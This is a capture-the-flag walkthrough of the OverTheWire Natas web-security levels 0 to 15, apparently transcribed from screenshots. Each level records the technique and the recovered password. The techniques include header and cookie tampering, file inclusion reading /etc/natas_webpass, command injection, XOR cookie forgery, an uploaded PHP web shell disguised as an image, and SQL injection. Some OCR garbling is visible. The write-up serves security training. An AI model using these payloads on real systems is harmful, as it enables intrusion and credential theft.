
Level 0 – 1




```
<html>
 ▶<head>…</head>
 ▼<body>
    <h1>natas0</h1>
  ▼<div id="content">
      ::before
      " You can find the password for the next level on this page. "
      <!--The password for natas1 is gtVrDuiDfck831PqWsLEZy5gyDz1clto -->
      ::after
    </div>
  ▶<div id="wechallform" style="display: block;" class="ui-draggable">…</div>
  </body>
</html>
```

The password was available In the HTML area as a comment

Password: gtVrDuiDfck831PqWsLEZy5gyDz1clto

Level 1 – 2




```
<html>
 ▶<head>…</head>
 ▼<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
    <h1>natas1</h1>
  ▼<div id="content">
      ::before
      " You can find the password for the next level on this page, but rightclicking has been blocked! "
      <!--The password for natas2 is ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi -->
      ::after
    </div>
  ▶<div id="wechallform" style="display: block;" class="ui-draggable">…</div>
  </body>
</html>
```


The inspect element menu was opened with the F12 key

Password: ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi


Level 2 – 3



```
::before
" There is nothing on this page "
<img src="files/pixel.png"> == $0
::after
```



Parent Director
pixel.png
users.txt




```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14
eve:zo4mJWyNj2
mallory:9urtcpzBmH
```

The password was available in the users.txt file in the files directory


Password: sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14

Level 3 – 4



Index of /s3cr3t

Name	Last modified	Size	Description
Parent Directory		-	
users.txt	2016-12-20 05:15	40	




```
natas4:Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ
```


The password was available users.txt file in the /s3cr3t directory

Password: Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ

Level 4 – 5



```
GET /index.php HTTP/1.1
Host: natas4.natas.labs.overthewire.org
Authorization: Basic bmF0YXM0Olo5dGtSa1dtcHQ5UXI3WHJSNW
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit
Accept: text/html,application/xhtml+xml,application/xml
Sec-GPC: 1
Referer: http://natas5.natas.labs.overthewire.org
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```




Access granted. The password for natas5 is iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq


The referrer header was changed from natas4.natas.labs.overthewire.org to natas5.natas.labs.overthewire.org

Password: iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq

Level 5 – 6



```
Accept: text/html,application/xml
Sec-GPC: 1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: loggedin=1
Connection: close

```




Access granted. The password for natas6 is aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1


The loggedin cookie was modified to 1 using burpsuite

Password: aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1


Level 6 –7



```
include "includes/secret.inc";
```



```
<?
$secret = "FOEIUWGHFEEUHOFUOIU";
?>
```




Access granted. The password for natas7 is 7z3hEENjQtflzgnT29q7wAvMNfZdh0i9

Input secret:


The secret key was available in a file named secret.inc in the includes folder

Password: 7z3hEENjQtflzgnT29q7wAvMNfZdh0i9

Level 7 – 8



```
natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8
```




Home About

DBfUBfqQG69KvJvJ1iAbMoIpwSNQ9bWe

The path for the natas8 password is in the /etc/natas_webpass/natas8 file. This path was passed in the URL

Password: BfUBfqQG69KvJvJ1iAbMoIpwSNQ9bWe

Level 8 – 9



From Hex

Delimiter: Auto

Reverse

By: Character


From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

```
3d3d516343746d4d6d6c315669563362
```

```
oubWYf2kBq
```




Access granted. The password for natas9 is W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDl

Input secret:

The encoded key was decoded from hexadecimal to plain text, then the text was reversed, then the string was decoded from base64 on CyberChef

Password: W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDl

Level 9 – 10



Find words containing: . /etc/natas_webpass/natas1 Search

Output:


```
nOpp1igQAkUzaI1GUUjzn1bFVj7xCNzu
```

The PHP form was vulnerable to Remote Code Execution (RCE)

The code entered was: `. /etc/natas_webpass/natas10 #`

Password: `nOpp1igQAkUzaI1GUUjzn1bFVj7xCNzu`

Level 10 – 11



For security reasons, we now filter on certain characters

Find words containing: . /etc/natas_webpass/natas11 Search

Output:


```
U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK
```

The PHP form was vulnerable to Remote Code Execution (RCE)

The code entered was: `. /etc/natas_webpass/natas11 #`

Password: `U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK`

Level 11 – 12



XOR

Key ClVLIh4ASCsCBE8lAxMacFMZV… BASE64

Scheme Standard

□ Null preserving

```
{"showpassword":"no","bgcolor":"#ffffff"}
```

Output

```
start:  0
  end:  4
length:  4
```

```
qw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jq
```

The cookie was encoded in a base64 format, this could act as the cipher.


The Json encoded array could act as the plaintext

Cipher: ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw=

Plaintext: {"showpassword":"no","bgcolor":"#ffffff"}

When the Cipher and Plaintext are sent through the XOR encryptor, the key returns.

Repeated key: qw8J



Recipe

XOR

Key qw8J UTF8

Scheme Standard

□ Null preserving

To Base64

Alphabet A-Za-z0-9+/=

Input

```
start:  0   length: 42
  end: 42    lines:  1
length: 42
```


```
{"showpassword":"yes","bgcolor":"#ffffff"}
```

Output


```
start:  0     time:  2ms
  end: 56   length:   56
length: 56   lines:    1
```

```
ClVLIh4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK
```

The JSON array is now modified to show the password. This is then encrypted back with the XOR key, and the output of that is encoded to Base64 and passed as a cookie through burpsuite



```
Referer: http://natas11.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: data=ClVLIh4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK
Connection: close
```




Cookies are protected with XOR encryption


The password for natas12 is EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3

Background color: #ffffff Set color


Level 12 - 13



```

6vusbzo19l.php
------WebKitFormBoundaryzuDbxEcL8Bg61r2T
Content-Disposition: form-data; name="uploadedfile"; filename="file.jpg"
Content-Type: image/jpeg

<?php


  system("cat /etc/natas_webpass/natas13");


?>

------WebKitFormBoundaryzuDbxEcL8Bg61r2T--

```



The file upload/9ohv9qysah.php has been uploaded




jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY

A PHP file was renamed as a JPG file and passed to the form. The final filename was also renamed to a PHP file, so that it can be remotely executed.

Password: jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY


Level 13 – 14

The file type can be easily changed by including GIF89A in the first line of the PHP code




```
GIF89A
<?php

      system("cat /etc/natas_webpass/natas13");


?>
```

The randomly generated filename is given a PHP extension



```
    ▼<form enctype="multipart/form-data" action="index.php" method="POST">
       <input type="hidden" name="MAX_FILE_SIZE" value="1000">
...    <input type="hidden" name="filename" value="0fc6ikym9n.php"> == $0
       " Choose a JPEG to upload (max 1KB):"
```




GIF89A Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1

Password: Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1


Level 14 – 15

The form is vulnerable to SQL injection and entering natas15" # will make mysql_num_rows > 1



Username: natas15" #

Password:



Successful login! The password for natas15 is AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J

Password: AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J